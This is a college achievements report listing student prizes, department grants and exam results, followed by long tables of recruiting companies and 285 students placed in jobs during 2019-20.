Our students bagged all the prizes at MINDSPARK 19 (Event -MAKEATHON) organized by College of Engineering, Pune. Somesh Thombare (BE Instrumentation),Kiran Lanke (BE Instrumentation), Saurabh Tiwade (BE Instrumentation), Shripad Garat (TE Instrumentation)and Aditya Baradkar (TE

Instrumentation)received first prize worth Rs25000/-. Shreyas Shah (ELEX), Shubham Aage (ELEX), Vedant Gurav (TE ENTC), Purva Bali (ENTC), Sakshi Naik (TE Computer) received 1st Runner up prize worth Rs 15000/-Shaikh Ahmed(BE ENTC), Parth Parashtekar, Nachiket Kamod, Purva Shetty, Neha Nilajkar (all from TE ENTC) received 2nd Runner up prize worth Rs 10000/-.

Purva Shetty, Nachiket D. ,Kamod , Neha Nilajkar , Parth Parashtekar (all from TE ENTC) bagged 2nd Runner Up in MAKEATHON organized by Texas Instruments. Kannad Rampurkar (TE Computer), Neha Ghole (TE Computer), Annett John (TE Computer) won first prize and cash prize of Rs 1000/- in HACKTHON organized by IEEE. Mr. Rajendra Dundappa Shilin (TE ENTC) won first prize and cash prize of Rs 2000/- at 6th National Level TechnicalExpo organized by K J College of Engineering and Research, Pune. He also bagged First Runner-Up prize and cash prize of Rs 8888/- in project competition organized by Universal College of Engineering & Research. Mr. Gaurav Sonawane (TE ENTC) received 'Outstanding Student Volunteer Award' from IEEE India council. Yash Gawade, (TE ENTC) bagged first prize in First prize in paper presentation at 5th International Virtual Conference on RASEAT. (Recent Trends In Science, Engineering, Agriculture And Technology)Aditi Khaire (TE ENTC) andAditya Baradkar (TE INSTRUMENTATION)received'student member volunteer award' of IEEE Pune Section 2019.

The institute received grant worth Rs. 50,88,623/- for arranging conferences and workshops, laboratory setups, implementing projects, Modrob, Travel grant for students, Skill and personality development program centre for SC/ST student, Conferences and for activities of Student development organization.

Infrastructure Development:

- **Up gradation of Laboratories:**

Sr. No.	Name of the Department	Amount (Rs.)
1.	Instrumentation	14,66,457 /-
2.	Information Technology	5,50,000/-
3.	Computer Engineering	Nil
4.	Electronics Engineering	
5.	E&TC Affordable Agriculture lab Project Lab	80,000/-
6.	Electrical Engineering	10,58,751/-
7.	First Year Engineering	

Academic Excellence Achieved:

a) B.E. Examination results:

Sr. No.	Name of the Department	Result
1	Instrumentation	98.27%
2	Information Technology	96.92%
3	Computer Engineering	(1st Shift)-98%
4	Electronics Engineering	(2nd Shift)-100%
5	E&TC BE-A BE-B BE-C	88.25 89.18 88.16
6	Electrical Engineering	79.71%
7	First year Engineering	

- **University Rankers 2018-19 :**

Sr. No.	Branch	Class	Name of the Student	Exam No.	% of marks	Rank in university
1	Instrumentation	TE	Ranveer Kumar Singh	T150254637	9.61	1st
2	Instrumentation	TE	Gund Shamal Sudam	T150254616	9.22	4th
3	Instrumentation	TE	Konar S Govindarajan	T150254625	9.15	6th

Campus Placement :

- **List of companies visited campus :**

Sr. No.	Name Of the Campany	Department	Department
1	Amazon Development Centre (I) Pvt. Ltd.	BE All Branches (Streams)	534 (No % Criteria)
2	Amdocs	BE Computer, IT, E&TC,	Comp-102, IT-43, E&TC-80. (60%)
3	Mu Sigma Business Locations Pvt. Ltd.	BE Computer, IT, Electronics, Electrical.	Comp-66, IT-26, Elect-29, Elex-9 (65%)
4	Accenture	BE All Branches	534 (No % Criteria)
5	Tech Mahindra	BE All Branches	534 (No % Criteria)
6	Saama Software	BE All Branches	534 (No % Criteria)
7	L & T Infotech Ltd.	BE All Branches	534 (No % Criteria)
8	Vritti Solutions Ltd.	BE Computer, IT, Electronics, E&TC	Comp-66, IT-26, Elex-9, E&TC-29,(65%)
9	Toppr Technologies Pvt. Ltd.	BE All Branches	534 (No % Criteria)
10	Zensar	BE Computer, IT,	Comp-102, IT-43, (60%)
11	Infogen Labs	BE Comp, IT, E&TC	Comp-102, IT-43, E&TC-80. (60%)

12	EPAM	BE Computer, IT, E&TC,	Comp-102, IT-43, E&TC-80. (60%)
13	Tata Consultancy Services	BE / Me All Branches (Online Test)	Comp-102, IT-43, Elecl-44, Elex-14, E&TC-80,Instru-25 (60%)
14	eScan	BE Computer, IT, E&TC	Comp-102, IT-43, E&TC-80. (60%)
15	Infosys	BE All Branches	534 (No % Criteria)
16	MAQ Software	BE Comp, IT	Comp-102, IT-43, (60%)
17	Hitachi Consulting	BE Computer, IT,	Comp-102, IT-43, (60%)
18	Goldman Sachs.	BE All Branches	534 (No % Criteria)
19	Arxxus Technology Partners Pvt. Ltd.	BE Computer, IT,	Comp-102, IT-43, (60%)
20	Hitachi Solutions	BE Computer, IT	Comp-102, IT-43, (60%)
21	Bristlecone	BE All Branches	534 (No % Criteria)
22	Drawinbox Digital Solutions	BE Computer, IT,	Comp-102, IT-43, (60%)
23	BI Solutions Developer	BE All Branches	534 (No % Criteria)
24	Atos Syntel	BE Computer, IT,	Comp-102, IT-43,
25	Xoriant	BE Computer, IT,	(60%)
26	Sigma Systems	BE Computer, IT,	Comp-102, IT-43,
27	i Research Services.	BE All Branches	534 (No % Criteria)
28	Wipro	BE All Branches	534 (No % Criteria)
29	Extramarks Education India Pvt. Ltd.	BE All Branches	534 (No % Criteria)
30	ZTE	BE E&TC	E&TC-29 (65%)
31	IFI Tech Solutions Pvt. Ltd.	BE Computer, IT,	Comp-102, IT-43, (60%)
32	A One Salasar	BE Computer, IT, Elex.	Comp-66, IT-26, Elex-9 (65%)
33	CodeNation	BE All Branches	534 (No % Criteria)
34	Blazeclan Technologies Pvt. Ltd.	BE Computer, IT, E&TC.	Comp-102, IT-43, E&TC-80. (60%)
35	Newyork Engineers	BE Mechanical/Electrical/ Mechanical Sandwich/ Production Sandwich	Elect-29 (65%)
36	Enzigma Software Pvt. Ltd	BE Computer, IT,	534 (No % Criteria)
37	Jaro Education	BE/ME All Branches	534 (No % Criteria)
38	Value Labs	BE All Branches	534 (No % Criteria)
39	Apple India	BE All Branches	534 (No % Criteria)
40	Birlasoft	BE Computer, IT, Electronics, Electrical, E&TC.	Comp-66, IT-26, Elect-29, Elex-9 , E&TC-29 (65%)
41	Intel India	Electronics/Electrical	Elect-29, Elex-9 (65%)
42	Indiamart	BE All Branches	534 (No % Criteria)
43	Mindtree	BE Computer, IT, Electronics, Electrical, E&TC.	Comp-66, IT-26, Elect-29, Elex-9 , E&TC-29(65%)
44	Apple	BE Computer,	Comp-66 (65%)
45	Ivanti	BE Computer,	Comp-66(65%)
46	Ansys	BE Computer, IT, Electronics, E&TC.	Comp-66, IT-26, Elex-9, E&TC-29 (65%)
47	Sahajanand Laser Technology	BE Mechanical / Electrical/ E&TC	Elect-29, E&TC-29 (65%)

48	MN Technique Ltd.	BE Computer, IT,	Comp-102, IT-43, (60%)
49	BigSun Technologies Pvt Ltd	BE Computer, IT,	Comp-102, IT-43, (60%)
50	Raykor Technologies Ltd	BE Computer, IT,	Comp-102, IT-43, (60%)
51	Servosys Solutions	BE Computer, IT,	Comp-102, IT-43, (60%)
52	Jelly Fish Technologies Private Limited	BE Computer, IT,	Comp-102, IT-43, (60%)
53	eZest Solutions Ltd.	BE Computer, IT, Electronics, E&TC	Comp-66, IT-26, Elex-9, E&TC-29 (65%)
54	Morgan Stanley	BE All Branches	534 (No % Criteria)
55	MAVENTIC	BE All Branches	534 (No % Criteria)
56	Datacomp Web Technologies	BE Computer, IT,	Comp-102, IT-43,(60%)
57	Lear Corporation	Be Electrical, Mach, Prod.	Elect-29 (65%)
58	Juspay	BE All Branches	534 (No % Criteria)
59	American Express (Code Stack 19)	BE All Branches	534 (No % Criteria)
60	NTT Data	BE Computer, IT,	Comp-102, IT-43,(60%)
61	Deloitte	BE All Branches	534 (No % Criteria)
62	Aspiring Minds	BE Computer, IT,	Comp-102, IT-43,(60%)
63	Google India	BE All Branches	534 (No % Criteria)
64	Infosys	BE All Branches	534 (No % Criteria)
65	IBM	BE Computer, IT,	Comp-102, IT-43,(60%)
66	Hexaware Technologies	BE All Branches	534 (No % Criteria)
67	Indian Navy Entrance Test	BE All Branches	534 (No % Criteria)
68	FIS Global	BE All Branches	534 (No % Criteria)
69	Johnson Control	BE All Branches	534 (No % Criteria)
70	Cognizant	BE All Branches	534 (No % Criteria)
71	Fanuc India Pvt.Ltd.	BE Electrical, Elex, E&TC, Instru.	Elect-15, Elex-9 , E&TC-29, Instru-12 Shortlisted by company
72	Winjit Technologies	BE Computer, IT,	Comp-102, IT-43, (60%)
73	Lido Learning	BE All Branches	534 (No % Criteria)
74	Sanmar Group	BE Chemical, Machanical, Machanical S/W	Mech-25, Mech sand-30, chem-21(60%)
75	Bharat Forge	BE E&TC, Electrical	Comp-66, IT-26, Elect-29, Elex-9 , E&TC-29 (65%)
76	TSS Consultancy	BE Computer, IT,	Comp-102, IT-43,(60%)
77	L & T Constructiopn	BE Electrical	Elect-29(65%)
78	Swabhav Techlabs	BE Computer, IT,	Comp-102, IT-43,(60%)
79	Thoughtworks Pune	BE Computer, IT,	Comp-102, IT-43,(60%)
80	IBM	BE All Branches	534 (No % Criteria)
81	Winjit Technologies	BE Computer, IT,	Comp-102, IT-43,(60%)
82	Cognizant	BE All Branches	534 (No % Criteria)
83	Rudder Analytics.	BE Computer, IT, E&TC, Elex.	Comp-66, IT-26, Elex-9, E&TC-29, (65%)
84	Attra Infotech Pvt. Ltd.	BE Computer, IT, Electronics, E&TC.	Comp-66, IT-26,Elex-9, E&TC-29 (65%)
85	Clover Infotech	BE All Branches	534 (No % Criteria)
86	EYGBS India Pvt. Ltd.	BE Computer, IT, Electronics, E&TC, Electrical	Comp-66, IT-26, Elect-29, Elex-9 , E&TC-29 (65%)

87	Publicis Sapient	BE Computer, IT, Electronics, E&TC, Electrical	Comp-66, IT-26, Elect-29, Elex-9 , E&TC-29 (65%)
88	Hexaware Technologies	BE All Branches	534 (No % Criteria)
89	T-Systems	BE Computer, IT,	Comp-102, IT-43,(60%)
90	Knorex	BE Computer, IT,	Comp-102, IT-43,(60%)
91	D B S Bank	BE Computer, IT,	Comp-102, IT-43,(60%)
92	Cognizant	BE All Branches	534 (No % Criteria)
93	Cognizant	BE All Branches	534 (No % Criteria)
94	Coditas Technologies	Comp, IT, E&TC, Elex.	Comp-66, IT-26, Elex-9, E&TC-29 (65%)
95	Jaro Group	BE All Branches	534 (No % Criteria)
96	Fanuc India Pvt. Ltd.	E7tc, Elex, Instru, Electrical	Elect-15, Elex-9, E&TC-29, Instru-12 Shortlisted by company
97	Cactus	BE All Branches	534 (No % Criteria)
98	DTDC	BE All Branches	534 (No % Criteria)
99	Zycus	BE All Branches	534 (No % Criteria)
100	Square Yards	BE All Branches	534 (No % Criteria)
101	Nityo Infotech Services Pvt.Ltd.	BE Computer, IT,	Comp-102, IT-43,(60%)
102	Teradata	BE Computer, IT,	Comp-102, IT-43,(60%)
103	Screenmagic	BE All Branches	534 (No % Criteria)
104	Quality Kiosk Technologies	BE All Branches	534 (No % Criteria)
105	Praj Industries Ltd	BE Chemical, Machanical, Machanical S/W	Mech-21, Mech Sand-25, Chem-20 Shorlisted by company
106	Extramarks Education India Pvt. Ltd.	BE or MBA All Branches	534 (No % Criteria)
107	Mphasis Ltd.	BE All Branches	534 (No % Criteria)
108	Minecraft	BE Comp,IT	Comp-102, IT-43,(60%)
109	Tudip Technologies	BE Computer, IT, E&TC, Elex.	Comp-66, IT-26, Elex-9, E&TC-29 (65%)
110	Neilsoft Pool Campus Drive	BE Electri, Mech, Mech s/w, Civil	Elect-29 (65%)
111	Raam Group Pool Campus Drive	BE or MBA All Branches	534 (No % Criteria) Elect-29, Elex-9 , E&TC-29,
112	Vanderlande	BE Electri, E&TC, Elex. Instru	Instru-20(65%)
113	Radio Mirchi	BE All Branches	534 (No % Criteria)
114	Deekshaa Infosystems	BE Computer, IT,E&TC,	Comp-102, IT-43, E&TC-80. (60%)
115	VTest	BE All Branches	534 (No % Criteria)
116	CAPITA	BE All Branches	534 (No % Criteria)
117	Bajaj Finserv	BE All Branches	534 (No % Criteria)
118	Hitech informatics pvt ltd	BE All Branches	534 (No % Criteria)
119	SSB (Indian Army)	BE All Branches	534 (No % Criteria)
120	Insight Success	BE All Branches	534 (No % Criteria)
121	Reliance Jio Infocomm Limited	BE Computer, IT, E&TC	Comp-102, IT-43, E&TC-80. (60%)
122	Pinclick(Only for Girls)	B.E (All Streams)	231 (No % Criteria)
123	Toppr Technologies	B.E or MBA(All Streams)	534 (No % Criteria)

124	Accelya	BE Computer, IT.	Comp-102, IT-43,(60%)
125	IBM India.(Only for Female)	B.E (All Streams)	534 (No % Criteria)
126	Infogain.	BE Computer, IT, E&TC	Comp-102, IT-43, E&TC-80. (60%)
127	Minecraft	BE Comp, IT	Comp-102, IT-43,(60%)
128	Capgemini.	BE (All Streams)	534 (No % Criteria)
129	Infrasoft	BE Comp, IT	Comp-102, IT-43,(60%)

- **Students placed for academic year 2019-20 :**

Sr. No.	Name of Student	Branch	Company	No. of Eligible students
1	Sayali Ghodke	Electrical	Toppr Technologies Pvt. Ltd.	Elect-29
2	Adwait Pitale	Electronics	Toppr Technologies Pvt. Ltd.	Electx-14
3	Ankit Todi	IT	Toppr Technologies Pvt. Ltd.	IT-43
4	Prithvi Chaudhari	IT	Bristlecone	IT-43
5	Risha Rupawat	IT	Bristlecone	IT-43
6	Mansi Thak	IT	Bristlecone	IT-43
7	Revati Awale	IT	Bristlecone	IT-43
8	Niyanta Lad	IT	Bristlecone	IT-43
9	Dhanesh Lunkad	IT	Bristlecone	IT-43
10	Anushi Agarwal	IT	Bristlecone	IT-43
11	Vedant Ghavate	IT	TCS	IT-43
12	Garima Ghatge	IT	TCS	IT-43
13	Yogesh Thadani	IT	TCS	IT-43
14	Nikhil Chougala	IT	TCS	IT-43
15	Kshipra Dhame	IT	TCS	IT-43
16	Vedant Ghavate	IT	Zensar	IT-43
17	Ghatge Garima Vinay	IT	Zensar	IT-43
18	Mundada Dhanashri Mahesh	IT	Zensar	IT-43
19	Deshmukh Pranav Chandrasekhar	IT	Zensar	IT-43
20	Ingale Vrushali Kishor	IT	Zensar	IT-43
21	Gagandeep Singh Thethi	IT	Zensar	IT-43
22	Kshipra Dhame	IT	L&T Infotech	IT-43
23	Vishaka Mandge	IT	L&T Infotech	IT-43
24	Aliya Shaikh	IT	L&T Infotech	IT-43
25	Rijil Daniel	IT	Blazeclan Technologies Pvt. Ltd	IT-43
26	Jignesh Tanna	IT	Birlasoft	IT-43
27	Hrutik Kandhare	IT	Birlasoft	IT-43
28	Leona Sam	IT	Birlasoft	IT-43
29	Seona Sam	IT	Birlasoft	IT-43
30	Pranali Zingre	IT	Birlasoft	IT-43
31	Anurag Kiran Yadav	IT	VTest	IT-43
32	Bhongale Sourabh Dattatray	IT	CAPITA	IT-43
33	Dongare Milka Roben	IT	Bajaj Finserv	IT-43
34	Mankar Esha Vikas	IT	Bajaj Finserv	IT-43
35	Mokashi Sarthak Prakash	IT	Enzigma Soft. Pvt. Ltd.	IT-43

36	Kakde Anup Ruprao	IT	Enzigma Soft. Pvt. Ltd.	IT-43
37	Jadhav Vinay Harishchandra	IT	Enzigma Soft. Pvt. Ltd.	IT-43
38	Rushikesh Sutar	IT	NTT Data Services	IT-43
39	Swarali Shah	IT	NTT Data Services	IT-43
40	Rushikesh Sanjiv Sutar	IT	Atos Syntel	IT-43
41	Swarali Shah	IT	Atos Syntel	IT-43
42	Riya Rakesh Jain	IT	Atos Syntel	IT-43
43	Garima Ghatge	IT	FIS Global	IT-43
44	Daniel Rijil	IT	IBM	IT-43
45	Mahajan Shubham Dattatraya	IT	XDBS Pvt Ltd	IT-43
46	Dhanesh Mahendra Lunkad	IT	Infosys	IT-43
47	Dhanashri Mahesh Mundada	IT	Infosys	IT-43
48	Pratiksha Ramesh Raut	IT	Infosys	IT-43
49	Pushpak Sanjay Khamkar	IT	Infosys	IT-43
50	Arnav Sudhir Deshmukh	IT	Infosys	IT-43
51	Kothari Neha Harshkumar	IT	FIS Global	IT-43
52	Pranav Deshmukh	IT	Extramarks	IT-43
53	Lokhande Lalitkumar	IT	Amazon	IT-43
54	Anamika Sarkar	IT	Infosys	IT-43
55	Rushikesh Sanjiv Sutar	IT	Infosys	IT-43
56	Pranali Dilip Zingre	IT	Infosys	IT-43
57	Simran Sayyed	IT	Teradata	IT-43
58	Ganesh Bayas	IT	Teradata	IT-43
59	Shubham Kalekar	IT	Teradata	IT-43
60	Anushi Agarwal	IT	Concentrix	IT-43
61	Vishakha Mandge	IT	Concentrix	IT-43
62	Nikhil Choughule	IT	Quality Kiosk Technologies	IT-43
63	Vaishnavi Bhagwat	IT	Quality Kiosk Technologies	IT-43
64	Lalitkumar Lokhande	IT	Tudip Technologies	IT-43
65	Charudatta Kapade	IT	Innover Systems	IT-43
66	Rushikesh Kurankar	IT	Minecraft	IT-43
67	Shubham Kalekar	IT	Atos Syntel	IT-43
68	Smita Muke	Computer	L&T Infotech	Comp-102
69	Pratiksha Jatti	Computer	L&T Infotech	Comp-102
70	Jaymala Pawar	Computer	L&T Infotech	Comp-102
71	Shanaya Shah	Computer	L&T Infotech	Comp-102
72	Ashish Amlani	Computer	L&T Infotech	Comp-102
73	Adarsh Pathak	Computer	L&T Infotech	Comp-102
74	Vivek Sharma	Computer	EPAM	Comp-102
75	Gautami Mudaliar	Computer	Zensar	Comp-102
76	Shamal Pawar	Computer	Zensar	Comp-102
77	Mrinal Bhangale	Computer	Zensar	Comp-102
78	Tejaswini Chaudhari	Computer	Zensar	Comp-102
79	Kirti Chiplunkar	Computer	Zensar	Comp-102
80	Devyani Chandan	Computer	Zensar	Comp-102
81	Arbaaz Shaikh	Computer	Zensar	Comp-102
82	Jincy Biju	Computer	Zensar	Comp-102

83	Niti Shinde	Computer	Zensar	Comp-102
84	Sidharth Rane	Computer	Zensar	Comp-102
85	Tejasvi Gadakh	Computer	Zensar	Comp-102
86	Sushant Patil	Computer	Zensar	Comp-102
87	Vivek Sharma	Computer	TCS	Comp-102
88	Rahul Soni	Computer	TCS	Comp-102
89	Pratiksha Jatti	Computer	TCS	Comp-102
90	Gopika Nair	Computer	TCS	Comp-102
91	Muke Smita Bhalanchandra	Computer	TCS	Comp-102
92	Pushkar Ghogare	Computer	TCS	Comp-102
93	Shashank Hunashimarad	Computer	TCS	Comp-102
94	Nikhil Padole	Computer	TCS	Comp-102
95	Apurva Sawant	Computer	TCS	Comp-102
96	Mrinal Bhangale	Computer	TCS	Comp-102
97	Prajakta Kanase	Computer	TCS	Comp-102
98	Hrishikesh Lokhande	Computer	TCS	Comp-102
99	Arbaaz Shaikh	Computer	TCS	Comp-102
100	Kakani Papaiah	Computer	TCS	Comp-102
101	Gautami Mudaliar	Computer	TCS	Comp-102
102	Aadil Shaikh	Computer	TCS	Comp-102
103	Ashish Amlani	Computer	TCS	Comp-102
104	Chaitnya Samal	Computer	TCS	Comp-102
105	Neha Rathod	Computer	TCS	Comp-102
106	Shamal Pawar	Computer	TCS	Comp-102
107	Sujay Patil	Computer	TCS	Comp-102
108	Nitesh Bhatt	Computer	TCS	Comp-102
109	Parv Javheri	Computer	TCS	Comp-102
110	Kirti Chiplunkar	Computer	Arxxus	Comp-102
111	Hrishikesh Lokhande	Computer	Arxxus	Comp-102
112	Shanaya Shah	Computer	Hitachi Consulting	Comp-102
113	Gopika Nair	Computer	Hitachi Consulting	Comp-102
114	Vishakha Deshmukh	Computer	Bristlecone	Comp-102
115	Dhanashri Kadam	Computer	Bristlecone	Comp-102
116	Vedika Chandel	Computer	Bristlecone	Comp-102
117	Shubham Kasar	Computer	Bristlecone	Comp-102
118	Amul Singh	Computer	Bristlecone	Comp-102
119	Sneha Kulkarni	Computer	Bristlecone	Comp-102
120	Aditya Banshkar	Computer	Bristlecone	Comp-102
121	Nitesh Bhatt	Computer II Shift	Bristlecone	Comp-102
122	Nikhil Pawar	Computer	Bristlecone	Comp-102
123	Rushikesh Thakur	Computer	Blazeclan Technologies	Comp-102
124	Vaibhav Kumar Singh	Computer	Blazeclan Technologies	Comp-102
125	Bilal Shaikh	Computer	I Research	Comp-102
126	Harshal Divekar	Computer	BirlaSoft (KPIT)	Comp-102
127	Abhijeet Dhamdhere	Computer	BirlaSoft (KPIT)	Comp-102
128	Shekhar Bhorade	Computer	BirlaSoft (KPIT)	Comp-102
129	Maariyaah Sayyad	Computer	BirlaSoft (KPIT)	Comp-102

130	Mrunali Waghmare	Computer	BirlaSoft (KPIT)	Comp-102
131	Prajakta Apte	Computer	BirlaSoft (KPIT)	Comp-102
132	Nikul Patel	Computer	Enzigma Soft. Pvt. Ltd.	Comp-102
133	Nitesh Bhatt	Computer	NTT Data Services	Comp-102
134	Yash Sandipkumar Neriya	Computer	Atos Syntel	Comp-102
135	Sharma Geetanshi	Computer	Atos Syntel	Comp-102
136	K Venkat Shrikant Babu	Computer	Atos Syntel	Comp-102
137	Kaustubh Kailas Wagh	Computer	Atos Syntel	Comp-102
138	Nikhil Vilas Padole	Computer	Atos Syntel	Comp-102
139	Nikhil N Jagallo	Computer	Atos Syntel	Comp-102
140	Aadil Shaikh	Computer	FIS Global	Comp-102
141	Aditya Banshkar	Computer	FIS Global	Comp-102
142	Gautami Mudaliar	Computer	FIS Global	Comp-102
143	Geetanshi Sharma	Computer	FIS Global	Comp-102
144	Jaymala Pawar	Computer	FIS Global	Comp-102
145	Jincy Biju	Computer	FIS Global	Comp-102
146	Mrinal Bhangale	Computer	FIS Global	Comp-102
147	sayali jawade	Computer	FIS Global	Comp-102
148	Shekhar Bhorade	Computer	FIS Global	Comp-102
149	Siddharth Rane	Computer	FIS Global	Comp-102
150	Tejasvi Gadakh	Computer	FIS Global	Comp-102
151	Vaibhav Singh	Computer	FIS Global	Comp-102
152	Vishakha Deshmukh	Computer	FIS Global	Comp-102
153	Shedge Abhijit	Computer	Tech Mahindra	Comp-102
154	Kalamkar Pratiksha	Computer	Tech Mahindra	Comp-102
155	Patil Rupali	Computer	Tech Mahindra	Comp-102
156	Bhandari Shraddha S.	Computer	Cognizant	Comp-102
157	Jagallo Nikhil N.	Computer	Cognizant	Comp-102
158	Bhonkar Hitesh M.	Computer	Cognizant	Comp-102
159	K Venkara Shrikant Babu	Computer	Cognizant	Comp-102
160	Jawade Sayali S.	Computer	Cognizant	Comp-102
161	Dike Aarti P.	Computer	Cognizant	Comp-102
162	Kalamkar Pratiksha	Computer	Cognizant	Comp-102
163	Hongekar Suman S.	Computer	Cognizant	Comp-102
164	Padole Nikhil	Computer	IBM	Comp-102
165	Amlani Ashish	Computer	IBM	Comp-102
166	Bhatt Nitesh	Computer	IBM	Comp-102
167	Chaudhari Tejaswini	Computer	IBM	Comp-102
168	Vivek Sharma	Computer	Winjit Technologies	Comp-102
169	Amul Singh	Computer	Winjit Technologies	Comp-102
170	Harshal Himmat Divekar	Computer	Infosys	Comp-102
171	Shubham Milind Kasar	Computer	Infosys	Comp-102
172	Hrishikesh Ashok Lokhande	Computer	Infosys	Comp-102
173	Avinash Shivaji Ugale	Computer	Infosys	Comp-102
174	Prajakta Prakash Kanase	Computer	Infosys	Comp-102
175	Neha Suresh Rathod	Computer	Infosys	Comp-102
176	Kharche Meghna Nitin	Computer	FIS Global	Comp-102

177	Krishna Dhannawat	Computer	Square Yards	Comp-102
178	Abhishek Patil	Computer	Extramarks	Comp-102
179	Sonawane Harshwardhan	Computer	Amazon	Comp-102
180	Nadaf Sohail	Computer	Amazon	Comp-102
181	Mrunal Prakashsingh Pardeshi	Computer	Infosys	Comp-102
182	Rutuja Shinde	Computer	Teradata	Comp-102
183	Rutuja R. Sonawane	Computer	Mphasis Ltd.	Comp-102
184	Vishal C. Batheja	Computer	Mphasis Ltd.	Comp-102
185	Mrunali Waghmare	Computer	Concentrix	Comp-102
186	Venkata Babu	Computer	Concentrix	Comp-102
187	Gunjan Kshirsagar	Computer	Concentrix	Comp-102
188	Ajinkya Babar	Computer	Quality Kiosk Technologies	Comp-102
189	Vithal Karad	Computer	Quality Kiosk Technologies	Comp-102
190	Maryann Thomas	Computer	Quality Kiosk Technologies	Comp-102
191	Rupali Khavane	Computer	Quality Kiosk Technologies	Comp-102
192	Sarthak Ighe	Computer	Quality Kiosk Technologies	Comp-102
193	Aishwarya Borate	Computer	Quality Kiosk Technologies	Comp-102
194	Dhamdhere Abhijeet Pradeep	Computer	Jaro Group	Comp-102
195	Shubham Basagare	Computer	Tudip Technologies	Comp-102
196	Rahul Soni	Computer	Concentrix	Comp-102
197	Abhijit Shedge	Computer	Concentrix	Comp-102
198	Pratik Angre	Computer	Concentrix	Comp-102
199	Ashish Amlani	Computer	NTT Data	Comp-102
200	Parv Javheri	Computer	NTT Data	Comp-102
201	Shamal Pawar	Computer	NTT Data	Comp-102
202	Smita Muke	Computer	NTT Data	Comp-102
203	Sushant Patil	Computer	NTT Data	Comp-102
204	Venkata Babu	Computer	NTT Data	Comp-102
205	Vijayalaxmi Shashikant Bhambure	Computer	Infosys	Comp-102
206	Dhanshree Kadam	Computer	Concentrix	Comp-102
207	Divyani Chandan	Computer	Concentrix	Comp-102
208	Rutuja Sonawane	Computer	Concentrix	Comp-102
209	Annam Omkar Arjun	Computer	Neilsoft	Comp-102
210	Nitin Bhausaheb Aamale	Computer	Capgemini	Comp-102
211	Nikul Govardhan Patel	Computer	Capgemini	Comp-102
212	Pratiksha Prabhuling Jatti	Computer	Capgemini	Comp-102
213	Shubham Milind Kasar	Computer	Capgemini	Comp-102
214	Aseem Satish Bhope	E&TC	Bristlecone	E&TC-80
215	Devikesh Shende	E&TC	Bristlecone	E&TC-80
216	Omkar Tingre	E&TC	Bristlecone	E&TC-80
217	Vivek Jadhav	E&TC	TCS	E&TC-80
218	Anand Gundecha	E&TC	TCS	E&TC-80
219	Omkar Tingre	E&TC	TCS	E&TC-80
220	Jayesh Kothawade	E&TC	TCS	E&TC-80
221	Meenu Krishna	E&TC	TCS	E&TC-80
222	Devali Dipesh	E&TC	TCS	E&TC-80
223	Suraj Hipparge	E&TC	I Research Services	E&TC-80

224	Aditya Saraiya	E&TC	I Research Services	E&TC-80
225	Aditya Ganeshkar	E&TC	I Research Services	E&TC-80
226	Bipin Gaikwad	E&TC	I Research Services	E&TC-80
227	Shalaka Patil	E&TC	I Research Services	E&TC-80
228	Rujuta Rathod	E&TC	I Research Services	E&TC-80
229	Akanksha Dalvi	E&TC	I Research Services	E&TC-80
230	Pawan Kumar	E&TC	I Research Services	E&TC-80
231	Deepak Singh Rawat	E&TC	I Research Services	E&TC-80
232	Mahesh Mote	E&TC	Blazeclan Technologies Pvt. Ltd	E&TC-80
233	Ritija Gupta	E&TC	Birlasoft	E&TC-80
234	Kaushal Pathak	E&TC	Birlasoft	E&TC-80
235	Aditya Saraiya	E&TC	Birlasoft	E&TC-80
236	Ganesh Kakde	E&TC	Johnson Control India	E&TC-80
237	Vivek Jadhav	E&TC	Johnson Control India	E&TC-80
238	Kadam Ankita	E&TC	IBM	E&TC-80
239	Sagar Patil	E&TC	Minilec India Pvt Ltd	E&TC-80
240	Tejas Yeole	E&TC	Minilec India Pvt Ltd	E&TC-80
241	Aniket Bhor	E&TC	Hinduja Global Solutions	E&TC-80
242	Revan Subhash Patil	E&TC	Infosys	E&TC-80
243	Ankita Ravindra Kadam	E&TC	Infosys	E&TC-80
244	Kumar Rajnish	E&TC	Cognizant	E&TC-80
245	Gavhane Someshwar V.	E&TC	Cognizant	E&TC-80
246	Pergu Narendra V.	E&TC	Cognizant	E&TC-80
247	Gahlaut Shivank	E&TC	Cognizant	E&TC-80
248	Kamble Sanmay Narendra	E&TC	Hexaware	E&TC-80
249	Anurag Ingale	E&TC	Square Yards	E&TC-80
250	Ruturaj Dhakate	E&TC	Square Yards	E&TC-80
251	Garima Pandey	E&TC	Square Yards	E&TC-80
252	Rajat Suri	E&TC	Square Yards	E&TC-80
253	Aditya Ganeshkar	E&TC	Square Yards	E&TC-80
254	Durgesh Pandey	E&TC	Square Yards	E&TC-80
255	Prakash Parihar	E&TC	Square Yards	E&TC-80
256	Mahewash Qudsi	E&TC	Screen Magic	E&TC-80
257	Garima Pandey	E&TC	Extramarks	E&TC-80
258	Shivank Gahlaut	E&TC	Extramarks	E&TC-80
259	Yash Dhole	E&TC	Extramarks	E&TC-80
260	Kapare Venktesh	E&TC	Amazon	E&TC-80
261	Jakate Prajkta	E&TC	Amazon	E&TC-80
262	Ugale Ankita	E&TC	Amazon	E&TC-80
263	Hipparge Suraj	E&TC	Amazon	E&TC-80
264	Dhakate Ruturaj	E&TC	Amazon	E&TC-80
265	Rokade Krushnaraj	E&TC	Amazon	E&TC-80
266	Gaikwad Bipin	E&TC	Amazon	E&TC-80
267	Chitte Hitesh	E&TC	Amazon	E&TC-80
268	Shivank Gahlut	E&TC	Johnson Control	E&TC-80
269	Khushali Popat	E&TC	Ensight Global	E&TC-80
270	Pawan Kumar	E&TC	Mphasis Ltd.	E&TC-80

271	Shivam J. Gupta	E&TC	Mphasis Ltd.	E&TC-80
272	Shraddha D. Jadhav	E&TC	Mphasis Ltd.	E&TC-80
273	Rajat Suri	E&TC	Mphasis Ltd.	E&TC-80
274	Rujuta Rathod	E&TC	Mphasis Ltd.	E&TC-80
275	Sajid Shaikh	E&TC	Mphasis Ltd.	E&TC-80
276	Shaikh Parvez	E&TC	Concentrix	E&TC-80
277	Pratik Jadhav	E&TC	Concentrix	E&TC-80
278	Yash Vispute	E&TC	Concentrix	E&TC-80
279	Apurva Ghune	E&TC	Concentrix	E&TC-80
280	Shivank Gahlaut	E&TC	Concentrix	E&TC-80
281	Ruturaj Dhakate	E&TC	Concentrix	E&TC-80
282	Anirudh Kasarlawar	E&TC	Concentrix	E&TC-80
283	Prajakta Jakate	E&TC	Concentrix	E&TC-80
284	Shaikh Ahmed	E&TC	Quality Kiosk Technologies	E&TC-80
285	Bipin Gaikwad	E&TC	Quality Kiosk Technologies	E&TC-80
